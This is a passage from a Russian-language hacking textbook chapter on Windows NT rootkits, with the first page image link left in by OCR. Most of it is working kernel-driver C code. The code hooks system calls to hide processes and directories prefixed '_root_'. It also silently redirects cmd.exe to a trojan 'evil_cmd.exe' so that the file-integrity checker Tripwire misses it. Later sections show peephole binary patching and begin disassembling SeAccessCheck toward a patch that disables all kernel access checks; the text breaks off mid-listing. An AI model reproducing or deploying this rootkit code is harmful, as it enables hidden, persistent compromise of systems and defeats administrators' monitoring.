


Рис. 8.1. Сохранение в массиве записей о процессах

Ниже приведен код, который удаляет запись в списке процессов.




```
if(0 == memcmp( process_name.Buffer, "_root_", 6))
{
        char _output[255];
        char _pname[255];
        memset(_pname, NULL, 255);
        memcpy(_pname,      process_name.Buffer, process_name.Length);

        sprintf             (_output,
                            "rootkit: скрытие процесса, pid: %d\tname: %s\r\n",
                            curr->ProcessId,
                            _pname);
        DbgPrint(_output);

        if(prev)
        {
                if(curr->NextEntryDelta)
                {
                        //заставляем prev пропустить эту запись
                        prev->NextEntryDelta += curr->NextEntryDelta;
                }
                else
                {
                        //Наша запись последняя, поэтому завершаем prev
                        prev->NextEntryDelta = 0;
                }
        }
        else
        {
                if(curr->NextEntryDelta)
                {
                        //Наша запись первая в списке, поэтому двигаемся дальше
                        (char *)SystemInformation += curr->NextEntryDelta;
                }
                else
                {
                        //Наш процесс - единственный!
                        SystemInformation = NULL;
                }
        }
}
```

Как только мы “вырезали” запись, мы возвращаемся из вызова функции. Диспетчер задач получает измененные данные и пропускает запись о процессе. Таким образом нам удалось скрыть процесс.

Мы продемонстрировали, что в системе Windows NT драйвер устройства способен перехватить любой системный вызов. В стандартном драйвере устройства всегда присутствует функция `DriverEntry` (эквивалент функции `main()`). В этой функции можно разместить любой перехват вызова.

Процедуре загрузки драйвера передаются указатели к оригинальным функциям. Они сохранены глобально для всеобщего доступа. Мы отключаем прерывания на чипе Intel x86 с помощью команд `__asm cli` и `__asm sti`. На время отключения прерываний адреса функций заменяются “троянскими” версиями в таблице переходов. Для определения корректных смещений в таблице мы используем `#define`.

После завершения всех замен мы можем без опасений восстановить действие прерываний. При выгрузке драйвера мы выполняем ту же последовательность действий с той разницей, что возвращаем значения указателей для оригинальных функций.

Альтернативное внедрение процесса

Еще один метод маскировки вредоносной программы заключается в присоединении вредоносного кода к запущенному процессу. Например, мы можем создать внешний поток в существующем процессе. Внешний поток запускает вредоносный программный код. Список процессов остается без изменений. При этом методе атаки достаточно работать с правами пользователя и поэтому нет необходимости в доступе на уровне ядра. Эта хитрость была использована в популярной программе Back Orifice 2000.

Перенаправление данных с помощью “троянских” программ

Как только хакер получает доступ к системе с правами администратора, можно считать скомпрометированными все системы мониторинга и отслеживания целостности файлов. Даже если данные аудита и контрольные суммы криптографических средств хранятся в безопасном месте, все равно скомпрометирована сама возможность отслеживать изменения в системе. Единственное исключение из этого правила представляет собой случай защищенных аппаратных средств, в которых система мониторинга или контроля целостности файлов хранится на отдельной изолированной аппаратной подсистеме. Однако такого практически никогда не происходит (особенно в отношении стандартных персональных компьютеров). Самое большее, что может сделать системный администратор при исследовании по частям, — это вынуть жесткий диск и запустить программу проверки целостности файлов на отдельной защищенной системе. По сути, это единственный способ надежного и безопасного запуска программ наподобие Tripwire (популярная программа проверки целостности файлов, в которой есть множество уязвимых мест).

Перенаправление и недостатки Tripwire

Рассмотренные нами в этой главе перехваты вызовов могут использоваться с целью скрыть определенные сведения о системе. Что произойдет, когда хакер заменит один файл другим, чтобы подменить оригинальную программу ее “троянской” версией? С помощью перехвата вызовов можно изменить принцип действия оригинального вызова и обеспечить выполнение дополнительных функций, установку “потайных ходов” и даже перенаправление цели запроса.

Рассмотрим популярную программу обеспечения безопасности Tripwire, которая предназначена для мониторинга системы и выявления наборов средств для взлома и “троянских” программ. Эта программа изучает содержимое каждого файла в системе и создает для каждого файла криптографическое хэшированное значение. Идея в том, что изменение содержимого файла приведет к изменению генерируемого хэша, т.е. при следующем аудите файла с помощью Tripwire будет получено новое значе-

ние хэша и системному администратору будет выдано уведомление об изменении файла. В принципе, идея хорошая, только она не срабатывает на практике (по крайней мере, с теми хакерами, которых мы знаем).

Давайте рассмотрим, что происходит, когда хакер устанавливает набор средств для взлома в системе. В нашем примере хакер заменяет интересующую атакуемую программу "троянской" версией. Хакер изменяет работу Tripwire таким образом, что системный администратор не обнаруживает установленного "потайного хода". Атакуемая система работает под управлением Windows 2000.

Для краткости предположим, что хакер обнаружил уязвимое место с возможностью выполнения команд в PHP-сценарии Web-сервера Windows 2000. При атаке на систему первоочередной задачей является создание программы, использующей это уязвимое место. Хакер компилирует драйвер устройства в системе Windows 2000, в который добавляет код для перехвата следующих вызовов.

```
ZwOpenFile
ZwCreateSection
```

Устанавливается драйвер для перехвата этих двух вызовов и при запуске открывается дескриптор выполняемой "троянской" программы. Для нашего примера предположим, что хакер хочет заменить командный интерпретатор `cmd.exe` "троянской" версией `evil_cmd.exe`. Когда программа или администратор попробуют запустить `cmd.exe`, вместо нормального командного интерпретатора запустится "троянская" программа. К сожалению, использование Tripwire не позволит обнаружить действия "троянской" программы.

После компиляции и тестирования драйвер устройства конвертируется в шестнадцатеричный код и доставляется на удаленную систему, как рассказано в главе 4, "Взлом серверных приложений" (или с помощью других методов). То же самое касается и "троянской" программы `evil_cmd.exe`. На атакуемой системе драйвер загружается в память стандартными средствами.

Драйвер для перенаправления

Обман программы Tripwire с помощью драйвера для перенаправления осуществляется благодаря изменению хода выполнения программ (а не самих программ). Драйвер не заменяет оригинальной программы. Программы наподобие Tripwire всегда выдают сведения о нормальной ситуации, поскольку они всегда проверяют правильные, неизмененные файлы. Наш перехват вызова функции `ZwOpenFile` проверяет имя каждого открытого файла и просто отслеживает дескрипторы открытых файлов. Если следует дальнейший запрос на открытие этого файла, то драйвер "переключает" дескриптор оригинального файла на дескриптор "троянского" файла. Единственным результатом будет создание нового процесса, никаких новых или измененных файлов не возникнет. Программа Tripwire оказывается бесполезной.

```
NTSTATUS NewZwOpenFile(
    PHANDLE phFile,
    ACCESS_MASK DesiredAccess,
    POBJECT_ATTRIBUTES ObjectAttributes,
    PIO_STATUS_BLOCK pIoStatusBlock,
    ULONG ShareMode,
    ULONG OpenMode
)
{
```

```
        int rc;
        CHAR aProcessName[PROCNAMELEN];

        GetProcessName( aProcessName );
        DbgPrint("rootkit: NewZwOpenFile() from %s\n", aProcessName);

        DumpObjectAttributes(ObjectAttributes);

        rc=((ZWOPENFILE)(OldZwOpenFile)) (
                        phFile,
                        DesiredAccess,
                        ObjectAttributes,
                        pIoStatusBlock,
                        ShareMode,
                        OpenMode);

        if(*phFile)
        {
            DbgPrint("rootkit: обработчик файла 0x%X\n", *phFile);
            /* ___________________________________________________
            . ТОЛЬКО ТЕСТИРОВАНИЕ
            . Если имя начинается с cmd.exe перенаправляем
            . исполнение троянской программе
            . ___________________________________________________ */
            if( !wcsncmp(
                        ObjectAttributes->ObjectName->Buffer,
                        L"\\??\\C:\\WINNT\\SYSTEM32\\cmd.exe",
                        29))
            {
                WatchProcessHandle(*phFile);
            }
        }
        DbgPrint("rootkit: ZwOpenFile : rc = %x\n", rc);
        return rc;
}
```

Наш перехват функции ZwOpenFile проверяет имя открываемого файла, чтобы определить является ли цель запроса интересующим нас файлом. Если это так, то дескриптор файла сохраняется для будущего применения. Перехват вызова просто вызывает функцию ZwOpenFile и позволяет продолжить выполнение программы.

Если предпринимается попытка запустить процесс, используя этот дескриптор файла, наш код осуществит перенаправление к "троянской" программе. До создания процесса должен быть выделен раздел памяти (memory section). Раздел памяти напоминает проецируемый в память файл в ядре NT. Раздел памяти создается с использованием дескриптора файла. Создается отображение в виртуальной памяти, после чего может осуществляться вызов ZwCreateProcess. Наш драйвер контролирует все случаи создания разделов памяти для дескриптора интересующего нас файла. Если происходит отображение искомого файла, то существует большая вероятность его использования. Вот здесь драйвер и меняет местами дескрипторы файлов. Вместо отображения правильного файла, драйвер меняет раздел памяти и отображает "троянский" исполняемый файл. Все это работает очень хорошо и в результате мы получаем исполняемую "троянскую" программу. Наша замена для функции ZwCreateSection выглядит следующим образом.

```
NTSTATUS NewZwCreateSection (
          OUT PHANDLE phSection,
          IN ACCESS_MASK DesiredAccess,
          IN POBJECT_ATTRIBUTES ObjectAttributes,
          IN PLARGE_INTEGER MaximumSize OPTIONAL,
          IN ULONG SectionPageProtection,
```

```
          IN ULONG AllocationAttributes,
          IN HANDLE hFile OPTIONAL
          )
{
                    int rc;
                    CHAR aProcessName[PROCNAMELEN];
                    GetProcessName( aProcessName );
                    DbgPrint("rootkit: NewZwCreateSection()
➥ from %s\n", aProcessName);

                    DumpObjectAttributes(ObjectAttributes);

                    if(AllocationAttributes & SEC_FILE)
                       DbgPrint("AllocationAttributes & SEC_FILE\n");
                    if(AllocationAttributes & SEC_IMAGE)
                       DbgPrint("AllocationAttributes & SEC_IMAGE\n");
                    if(AllocationAttributes & SEC_RESERVE)
                       DbgPrint("AllocationAttributes & SEC_RESERVE\n");
                    if(AllocationAttributes & SEC_COMMIT)
                       DbgPrint("AllocationAttributes & SEC_COMMIT\n");
                    if(AllocationAttributes & SEC_NOCACHE)
                       DbgPrint("AllocationAttributes & SEC_NOCACHE\n");
        DbgPrint("ZwCreateSection hFile == 0x%X\n", hFile);
#if 1
        if(hFile)
        {
            HANDLE newFileH = CheckForRedirectedFile( hFile );
            if(newFileH){
                hFile = newFileH;
            }
        }
#endif
                    rc=((ZWCREATESECTION)(OldZwCreateSection)) (
                       phSection,
                       DesiredAccess,
                       ObjectAttributes,
                       MaximumSize,
                       SectionPageProtection,
                       AllocationAttributes,
                       hFile);
                    if(phSection)
                    {
                       DbgPrint("section handle 0x%X\n", *phSection);
                    }
        DbgPrint("rootkit: ZwCreateSection : rc = %x\n", rc);
        return rc;
}
```

С помощью приведенного ниже кода “троянский” файл можно отобразить в память. Это функции поддержки, вызываемые из приведенного выше программного кода. Обратите внимание на путь к “троянскому” исполняемому файлу на диске C.

```
HANDLE gFileHandle = 0;
HANDLE gSectionHandle = 0;
HANDLE gRedirectSectionHandle = 0;
HANDLE gRedirectFileHandle = 0;

void WatchProcessHandle( HANDLE theFileH )
{
    NTSTATUS rc;
    HANDLE hProcessCreated, hProcessOpened, hFile, hSection;
    OBJECT_ATTRIBUTES ObjectAttr;
    UNICODE_STRING ProcessName;
    UNICODE_STRING SectionName;
    UNICODE_STRING FileName;
```

```
    LARGE_INTEGER MaxSize;
    ULONG SectionSize=8192;

    IO_STATUS_BLOCK ioStatusBlock;
    ULONG allocsize = 0;

    DbgPrint("rootkit: загрузка образа троянского файла\n");
    /* сначала открываем файл с помощью NtCreateFile
     . это работает для образа Win32.
     . calc.exe только для тестирования.
     */

    RtlInitUnicodeString(&FileName, L"\\??\\C:\\evil_cmd.exe");
    InitializeObjectAttributes( &ObjectAttr,
                                &FileName,
                                OBJ_CASE_INSENSITIVE,
                                NULL,
                                NULL);

    rc = ZwCreateFile(
             &hFile,
             GENERIC_READ | GENERIC_EXECUTE,
             &ObjectAttr,
             &ioStatusBlock,
             &allocsize,
             FILE_ATTRIBUTE_NORMAL,
             FILE_SHARE_READ,
             FILE_OPEN,
             0,
             NULL,
             0);
    if (rc!=STATUS_SUCCESS) {
             DbgPrint("Невозможно открыть файл, rc=%x\n", rc);
             return 0;
    }
    SetTrojanRedirectFile( hFile );
    gFileHandle = theFileH;
}
HANDLE CheckForRedirectedFile( HANDLE hFile )
{
    if(hFile == gFileHandle)
    {
             DbgPrint("rootkit: Обнаружено перенаправление
➥  дескриптора файла filehandle - из %x в %x\n",
➥  hFile, gRedirectFileHandle);
             return gRedirectFileHandle;
    }
    return NULL;
}
void SetTrojanRedirectFile( HANDLE hFile )
{
    gRedirectFileHandle = hFile;
}
```

Сокрытие файлов и каталогов

Продолжая тему маскировки с помощью перехвата вызовов, есть смысл рассказать о сокрытии каталогов, в которых хакер может разместить файлы журналов и утилиты. И снова для решения этой задачи достаточно перехвата одного вызова. В системе Windows NT это вызов функции `QueryDirectoryFile()`. Наша "троянская" версия этой функции будет скрывать все файлы и каталоги, названия которых начи-

наются с `_root_`. И снова хитрость очень проста и удобна в использовании. В действительности, файлы и каталоги продолжают существовать и можно использовать ссылки к этим файлам и каталогам. Только программы для отображения списка и содержимого каталогов будут выдавать неполную информацию. Можно изменять положение скрытого каталога или исполнять и открывать скрытые файлы. Однако лучше запомнить названия этих файлов и каталогов!

```
NTSTATUS NewZwQueryDirectoryFile(
         IN HANDLE hFile,
         IN HANDLE hEvent OPTIONAL,
         IN PIO_APC_ROUTINE IoApcRoutine OPTIONAL,
         IN PVOID IoApcContext OPTIONAL,
         OUT PIO_STATUS_BLOCK pIoStatusBlock,
         OUT PVOID FileInformationBuffer,
         IN ULONG FileInformationBufferLength,
         IN FILE_INFORMATION_CLASS FileInfoClass,
         IN BOOLEAN bReturnOnlyOneEntry,
         IN PUNICODE_STRING PathMask OPTIONAL,
         IN BOOLEAN bRestartQuery
)
{
         NTSTATUS rc;
         CHAR aProcessName[PROCNAMELEN];

         GetProcessName(aProcessName );
         DbgPrint("rootkit:NewZwQueryDirectoryFile()from %s \n",aProcessName);

         rc=((ZWQUERYDIRECTORYFILE)(OldZwQueryDirectoryFile))(
                    hFile,     /*это дескриптор каталога */
                    hEvent,
                    IoApcRoutine,
                    IoApcContext,
                    pIoStatusBlock,
                    FileInformationBuffer,
                    FileInformationBufferLength,
                    FileInfoClass,
                    bReturnOnlyOneEntry,
                    PathMask,
                    bRestartQuery);

// этот код был нами позаимствован и адаптирован
if(NT_SUCCESS(rc ))
{
       if(0 ==memcmp(aProcessName,"_root_",6))
       {
             DbgPrint("rootkit:обнаруженный запрос
↳ файла/каталога из _root_process \n");
       }
       //Ищем файловый объект для запрошенного каталога
       //Этот флаг контролируется оболочкой ядра
       else if(g_hide_directories)
       {
             PDirEntry p = (PDirEntry)FileInformationBuffer;
             PDirEntry pLast = NULL;
             BOOL bLastOne;
             do
             {
                    bLastOne =!(p->dwLenToNext );
                    //Этот блок использовался раньше для
                    //изменения информации о файле null.sys?
                    //теперь он не нужен ...-Грег
                    //if(RtlCompareMemory((PVOID)&p->suName [ 0 ],
                    //(PVOID)&g_swRootSys [ 0 ],20 )==20 )
```

```
//{
                    //p->ftCreate =fdeNull.ftCreate;
                    //p->ftLastAccess =fdeNull.ftLastAccess;
                    //p->ftLastWrite =fdeNull.ftLastWrite;
                    //p->dwFileSizeHigh =fdeNull.dwFileSizeHigh;
                    //p->dwFileSizeLow =fdeNull.dwFileSizeLow;
                    //}
                    //else

                    //сравниваем начало имени каталога с '_root_'
                    //чтобы принять решение о его маскировке.
                    if(RtlCompareMemory( (PVOID)&p->suName[ 0 ],
↳                    (PVOID)&g_swFileHidePrefix[ 0 ], 12 ) == 12 )
                    {
                        if(bLastOne )
                        {
                           if(p ==(PDirEntry)
                             FileInformationBuffer )
                             rc =0x80000006;
                             else pLast->dwLenToNext =0;
                             break;
                        }
                        else
                        {
                             int iPos =((ULONG)p)-
↳   (ULONG)FileInformationBuffer;
                             int iLeft =
↳   (DWORD)FileInformationBufferLength -iPos - p->dwLenToNext;
                             RtlCopyMemory((PVOID)p,
↳   (PVOID)((char *)p + p->dwLenToNext ), (DWORD)iLeft );
                             continue;
                        }
                    }
                    pLast =p;
                    p = (PDirEntry)((char *)p +p->dwLenToNext );
             }while(!bLastOne );
         }
    }
    return(rc);
}
```

Исправление двоичного кода

Одно из преимуществ восстановления исходного кода заключается в возможности исследования программы на уровне двоичного кода. По мере накопления необходимого опыта, вы научитесь замечать и узнавать определенные структуры данных или подпрограммы по одному их внешнему виду в шестнадцатеричном редакторе. Это кажется невероятным, но опытный хакер может, проглядывая двоичный файл, сказать: “Вот здесь таблица переходов” или “Вероятно, это пролог подпрограммы”. Такие способности проявляются у каждого, кто действительно стремится научиться читать машинный код. Как и в любом другом деле, здесь необходимо много тренироваться.

Овладев этим искусством, со всей ясностью понимаешь, что ни одна программа не является идеальной. Можно взломать даже самошифрующийся код. Давайте считать аксиомой, что если код исполняется процессором, то в какой-то момент он может быть расшифрован. Многие годы сообщество хакеров работало над решением основных задач по восстановлению исходного кода. В подавляющем большинстве случаев хакерам удалось найти средства для взлома механизмов защиты от копиро-

вания, которые используются поставщиками программного обеспечения. Процесс восстановления исходного кода позволяет скопировать код генерации серийного номера или приводит к установке заплаты в двоичном коде, которая удаляет логические действия по проверке прав копирования из взломанной программы. Как говорит один наш хороший друг, "то, что сделал один человек, другой человек всегда сможет сломать".

"Замочная скважина" в программе

Одно из важнейших умений хакера состоит в возможности вносить изменения в код программы (установка заплат) без изменения данных этой программы. Эта хитрость может применяться для доступа к интересующим данным. Допустим, необходимо перехватить информацию во взламываемой программе без изменения хода ее выполнения, которое бы можно было заметить. Для этой цели можно воспользоваться специальной заплатой типа "замочная скважина" (peephole patch). Обратите внимание, что фундаментальный принцип этого метода заключается в добавлении нового кода *без воздействия на состояние программы*.

Поскольку в данном случае не требуется знать адрес в памяти исходного кода, то метод можно использовать практически для любого компонента программного обеспечения. Здесь не изменяются данные в регистрах центрального процессора, в стеке или куче, поэтому хакер может быть уверен, что он не изменит нормальный ход работы программы и не будет выявлен с помощью средств обеспечения безопасности.

В этом примере мы воспользовались заполнениями в блоках кода форматированного исполняемого файла для размещения нашего дополнительного кода. Уже многие годы этот метод добавления кода использовался для достижения подобных целей в вирусных программах. В данном случае мы внедряем дополнительный код в исполняемый файл.

Давайте добавим оператор отслеживания в следующий программный код.

```
int my_function( int a )
{
    if(a ==1)
    {
        //ОТСЛЕЖИВАНИЕ("а равна единице");
        printf("ccc");
        return 42;
    }
    printf("-");
    return 0;
}
```

Функция, скомпилированная без отладки, выглядит следующим образом.

```
<stuff>
00401000   cmp      dword ptr [esp+4],1
00401005   jne      0040101A
00401007   push     407034h
0040100C   call     00401060
00401011   add      esp,4
00401014   mov      eax,2Ah
00401019   ret
0040101A   push     407030h
0040101F   call     00401060
00401024   add      esp,4
00401027   xor      eax,eax
00401029   ret
```

Как видим, в скомпилированной программе есть несколько команд jmp. Это команды ветвления. Как правило, подобные ветвления происходят при вызове функций if() или while(), которые присутствуют в исходном коде. Мы можем воспользоваться этим и незаметно изменить ход выполнения программы. При установке заплат после команд перехода, нет необходимости в каком-либо изменении кода, т.е. мы можем заставить команду ветвления осуществить передачу управления в какое-либо другое место без изменения близлежащего кода. В этом примере мы изменяем команду ветвления, чтобы заставить осуществить переход к нашему коду ОТСЛЕЖИВАНИЕ. После исполнения нашего блока кода, используется другой переход, чтобы вернуться непосредственно в ту точку, где программа остановилась перед тем, как наш замаскированный код использовал несколько циклов работы центрального процессора.

Состояние программы очевидно не изменяется и данные в регистрах не искажаются. Таким образом, программа и ее пользователь остаются полностью неосведомленными о состоявшемся изменении в ходе выполнения программы. Измененная программа продолжает работать без каких-либо заметных проявлений (разумеется, для хакера они будут заметными).

Версия подпрограммы, которая не прошла отладку, выдает следующий результат.

```
00401000 83 7C 24 04 01      cmp        dword ptr [esp+4 ],1
00401005 75 13               jne        0040101A
00401007 68 34 70 40 00      push       407034h
0040100C E8 4F 00 00 00      call       00401060
00401011 83 C4 04            add        esp,4
00401014 B8 2A 00 00 00      mov        eax,2Ah
00401019 C3                  ret
0040101A 68 30 70 40 00      push       407030h
0040101F E8 3C 00 00 00      call       00401060
00401024 83 C4 04            add        esp,4
00401027 33 C0               xor        eax,eax
00401029 C3                  ret
```

Вызов функции OutputDebugString() выглядит следующим образом.

```
77F8F659 B8 9F 00 00 00      mov        eax,9Fh
77F8F65E 8D 54 24 04         lea        edx,[esp+4]
77F8F662 CD 2E               int        2Eh
```

Вызывается эта функция с помощью следующей команды.

```
00401030 68 38 70 40 00      push       407038h
00401035 FF 15 58 60 40 00   call       dword ptr ds:[406058h ]
0040103B C3                  ret
```

В этом примере мы решили достаточно серьезную задачу — добавили в программу возможность отслеживать ход выполнения программы и знать о возникновении определенных состояний. Это позволяет “проникать” внутрь программы, что, несомненно, очень важно при взломе программного обеспечения.

Установка заплат в ядро Windows NT для блокировки всей системы защиты

В большинстве случаев лучшие заплаты очень просты в реализации. Размер заплаты может составлять всего несколько байтов. В частотности, это справедливо для ядра Windows NT. С помощью буквально нескольких байтов можно установить

в ядро заплату, которая устранит всю систему защиты. Эта хитрость была описана несколько нет назад одним из авторов этой книги (Хогланд). С тех пор появилось несколько сообщений об усовершенствовании этой заплаты ядра и уменьшении ее размера до одного байта. При установке одной из заплат разница между оригинальным байтом и байтом после установки заплаты составляет всего 2 бита! То есть можно создать удивительную двухбитовую программу атаки на операционную систему Windows NT. Идея случайного или умышленного изменения значения только одного бита, при котором последствия будут катастрофическими для всей системы безопасности, говорит сама за себя. Возможно, система безопасности Windows NT основана только на значении двух битов!

Каждый из нас, наверно, побоялся бы лететь на самолете, в котором программное обеспечение для управления полетом может быть так легко и катастрофически выведено из строя из-за вспышки на Солнце. В военно-морском флоте США по сей день управление кораблями обеспечивается с помощью систем на основе Windows NT. Может ли случайное изменение одного бита (вызванное, например, всплеском напряжения) в памяти компьютера привести к потере управления над всей системой безопасности? Это вполне реально, если это случайное изменение значения бита происходит в главном контроллере домена. Многие критически важные программные системы устойчивы к случайным ошибкам наподобие изменения значений одиночных битов, но это не относится к Windows NT. Очевидно, что устойчивость к ошибкам не была целью команды разработчиков ядра Windows NT.

Ниже показан восстановленный исходный код одной из важнейших функций ядра Windows NT `SeAccessCheck()`. Эта функция определяет, могут ли быть предоставлены запрошенные права для доступа к объекту, который защищен с помощью дескриптора безопасности и прав владельца объекта. Эта функция ядра управляет доступом ко *всем* объектам. Это означает, что при попытке любого пользователя получить доступ к объекту в среде Windows NT, сначала произойдет обращение к этой функции. Это справедливо для всех объектов, включая файлы, параметры реестра, дескрипторы, семафоры и конвейеры. Возвращаемый функцией результат зависит от параметров управления доступом, установленных для запрошенного объекта. При этом выполняется сравнение между правами доступа пользователя и списком контроля доступа для запрашиваемого объекта. Ниже представлен результат восстановления исходного кода этой функции, полученный с помощью программы IDA-Pro.

```
8019A0E6 ;Exported entry 816.SeAccessCheck
8019A0E6
8019A0E6 ;
=====================================================================
8019A0E6
8019A0E6 ;            П О Д П Р О Г Р А М М А
8019A0E6 ;Параметры:bp-based    frame
8019A0E6
8019A0E6                 public     SeAccessCheck
8019A0E6 SeAccessCheck   proc near
8019A0E6                                      ; sub_80133D06+B0p ...
8019A0E6
8019A0E6 arg_0           = dword ptr   8       ;похоже, что указывает на
                                               ;дескриптор безопасности
8019A0E6 arg_4           = dword ptr  0Ch
8019A0E6 arg_8           = byte  ptr  10h
8019A0E6 arg_C           = dword ptr  14h
```

```
8019A0E6 arg_10          = dword ptr  18h
8019A0E6 arg_14          = dword ptr  1Ch
8019A0E6 arg_18          = dword ptr  20h
8019A0E6 arg_1C          = dword ptr  24h
8019A0E6 arg_20          = dword ptr  28h
8019A0E6 arg_24          = dword ptr  2Ch
```

Обратите внимание, что программа IDA предоставила нам аргументы вызова функции. Это очень удобно, поскольку теперь мы видим, как аргументы указываются в приведенном ниже коде. На этапе первого восстановления кода функции `SeAccessCheck()`, она не была непосредственно документирована компанией Microsoft, но была объявлена в заголовочных файлах, предоставленных в DDK, откуда она и вызывалась. Вызов этой функции выглядел следующим образом.

```
BOOLEAN
  SeAccessCheck(
    IN PSECURITY_DESCRIPTOR  SecurityDescriptor,
    IN PSECURITY_SUBJECT_CONTEXT  SubjectSecurityContext,
    IN BOOLEAN  SubjectContextLocked,
    IN ACCESS_MASK  DesiredAccess,
    IN ACCESS_MASK  PreviouslyGrantedAccess,
    OUT PPRIVILEGE_SET  *Privileges  OPTIONAL,
    IN PGENERIC_MAPPING  GenericMapping,
    IN KPROCESSOR_MODE  AccessMode,
    OUT PACCESS_MASK  GrantedAccess,
    OUT PNTSTATUS  AccessStatus
    );
```

При предоставлении доступа функция возвращает значение TRUE. То есть вся хитрость заключается в том, чтобы создать такую заплату, при которой эта функция *всегда* будет возвращать значение TRUE. За исключением нескольких внешних действий, большая часть операций при вызове функции `SeAccessCheck` сконцентрирована в приведенном ниже фрагменте кода. Вызов осуществляется в конце функции `SeAccessCheck`, о чем можно судить по наличию команды `retn`. Очевидно, что этот вызов важен, поскольку предоставляется большинство ключевых параметров. Как видите, вызову предшествуют 10 команд `push`. Это просто огромное количество параметров!

Поскольку большинство параметров передаются функции `SeAccessCheck`, то похоже, что процедура представляет собой оболочку для чего-то на более глубоком уровне. Что же, проведем более тщательное исследование.

```
8019A20C
8019A20C loc_8019A20C:                ;CODE XREF:SeAccessCheck+106
8019A20C               push    [ebp+arg_24]
8019A20F               push    [ebp+arg_14]
8019A212               push    edi
8019A213               push    [ebp+arg_1C]
8019A216               push    [ebp+arg_10]
8019A219               push    [ebp+arg_18]
8019A21C               push    ebx
8019A21D               push    dword ptr [esi]
8019A21F               push    dword ptr [esi+8]
8019A222               push    [ebp+arg_0]
8019A225               call    sub_80199836  ;ниже декомпи-
                                             ; лированный код ***
8019A22A               cmp     [ebp+arg_8], 0
8019A22E               mov     bl,al
8019A230               jnz     short loc_8019A238
8019A232               push    esi
8019A233               call    SeUnlockSubjectContext
```

```
8019A238
8019A238 loc_8019A238:              ;CODE   XREF:SeAccessCheck+14A
8019A238               mov     al,bl
8019A23A
8019A23A loc_8019A23A:              ;CODE   XREF:SeAccessCheck+4C
8019A23A                            ;SeAccessCheck+65 ...
8019A23A               pop     edi
8019A23B               pop     esi
8019A23C               pop     ebx
8019A23D               pop     ebp
8019A23E               retn    28h
8019A23E SeAccessCheck endp
```

Здесь декомпилирован код для вызова `sub_80199836`. До этого момента мы не вносили никаких изменений в исходный код, поскольку сначала мы хотели лучше разобраться в ситуации. Следующая процедура вызывается непосредственно из функции `SeAccessCheck` и выполняет реальную работу. Здесь мы и начнем вносить исправления в ядро.

Программа IDA-Pro позволяет вносить комментарии в восстановленный исходный код. Читатели могут видеть наши комментарии, которые мы делали при пошаговом исследовании исходного кода. Чтобы понять происходящее, мы создали файл на своем компьютере и установили для него права доступа, согласно которым доступ был невозможен. Затем мы начали предпринимать попытки получить доступ к этому файлу, одновременно установив с помощью программы SoftIce точки останова. При достижении точки останова мы с помощью SoftIce начинали пошаговое исследование исходного кода. Ниже представлен результат без преувеличения сотен прогонов через исходный код в реальном времени.

Следующий код представляет собой код программы, вызываемой из функции `SeAccessCheck`. Похоже, что именно в этой подпрограмме выполняется большая часть работы. Попробуем установить заплату в эту процедуру.

```
80199836 ;
=================================================================
80199836
80199836 ;        П О Д П Р О Г Р А М М А
80199836 ; Параметры :bp-based    frame
80199836
80199836 sub_80199836   proc near        ; CODE XREF:PAGE:80199FFA
80199836                                 ; SeAccessCheck+13F ...
80199836
80199836 var_14         = dword ptr -14h
80199836 var_10         = dword ptr -10h
80199836 var_C          = dword ptr -0Ch
80199836 var_8          = dword ptr -8
80199836 var_2          = byte ptr -2
80199836 arg_0          = dword ptr 8
80199836 arg_4          = dword ptr 0Ch
80199836 arg_8          = dword ptr 10h
80199836 arg_C          = dword ptr 14h
80199836 arg_10         = dword ptr 18h
80199836 arg_16         = byte    ptr 1Eh
80199836 arg_17         = byte    ptr 1Fh
80199836 arg_18         = dword ptr 20h
80199836 arg_1C         = dword ptr 24h
80199836 arg_20         = dword ptr 28h
80199836 arg_24         = dword ptr 2Ch
80199836
80199836               push    ebp
80199837               mov     ebp,esp
80199839               sub     esp,14h
```

```
8019983C                push    ebx
8019983D                push    esi
8019983E                push    edi
8019983F                xor     ebx,ebx
80199841                mov     eax,[ebp+arg_8] ; pulls eax
